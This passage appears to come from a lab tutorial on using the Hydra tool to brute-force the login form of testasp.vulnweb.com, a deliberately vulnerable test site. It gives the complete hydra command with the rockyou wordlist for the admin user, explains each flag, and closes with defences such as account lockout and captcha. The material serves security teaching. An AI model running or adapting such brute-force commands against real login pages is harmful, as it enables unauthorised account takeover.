
Great! We now have all the information we need and are ready to open Hydra and begin the attack.

Task 5:

11. Let's begin the attack by submitting the following command to hydra:

hydra -l admin -P /usr/share/wordlists/rockyou.txt testasp.vulnweb.com http-post-form '/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' -V -f

Once you press enter, the attack will begin and Hydra will start guessing a lot of passwords for the username admin in an attempt to login.



Ok, this may be a lot to take in; let's break it down with ctrl + C.

-l is the username we will be logging in as

-P is the wordlist we will be using to guess the password for this user

http-post-form is the type of request hydra will be sending to the server in order for us to login

'/Login.asp?RetURL=/Default.asp?:tfUName=^USER^&tfUPass=^PASS^:S=logout' – This is the actual request hydra is sending to the server, it will replace USER and PASS with the -l and -P values we specified earlier

-V will show us each of the username and password login attempts

-f will finish that attack when the correct username and password combination is entered

IV. OBSERVATIONS:

Note that hydra will probably not be able to guess the password, so you can end the attack at any point by pressing ctrl + c. This is an example of Hydra attempting a dictionary attack for a POST request. Hydra can also be used to attack usernames and passwords of different services—such as SSH, FTP, telnet, proxy, etc.—making it an extremely powerful and useful tool to have in your arsenal.

V. INFERENCES:

Hydra is a brute-forcing tool that helps penetration testers and ethical hackers crack the passwords of network services.Hydra can perform rapid dictionary attacks against more than 50 protocols. This includes telnet, FTP, HTTP, HTTPS, SMB, databases, and several other services.This is useful as we don't need to capture a hash and attempt to crack it offline; we can simply target the login page itself, with any username and password combination we like.

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How to Protect From Hydra:

The clear solution to help you defend against brute-force attacks is to set strong passwords. The stronger a password is, the harder it is to apply brute- force techniques. We can also enforce password policies to change passwords every few weeks. Unfortunately, many individuals and businesses use the same passwords for years. This makes them easy targets for brute-force attacks.
Another way to prevent network-based brute-forcing is to limit authorization attempts. Brute-force attacks do not work if we lock accounts after a few failed login attempts. This is common in apps like Google and Facebook that lock your account if you fail a few login attempts.
Finally, tools like re-captcha can be a great way to prevent brute-force attacks. Automation tools like Hydra cannot solve captchas like a real human being.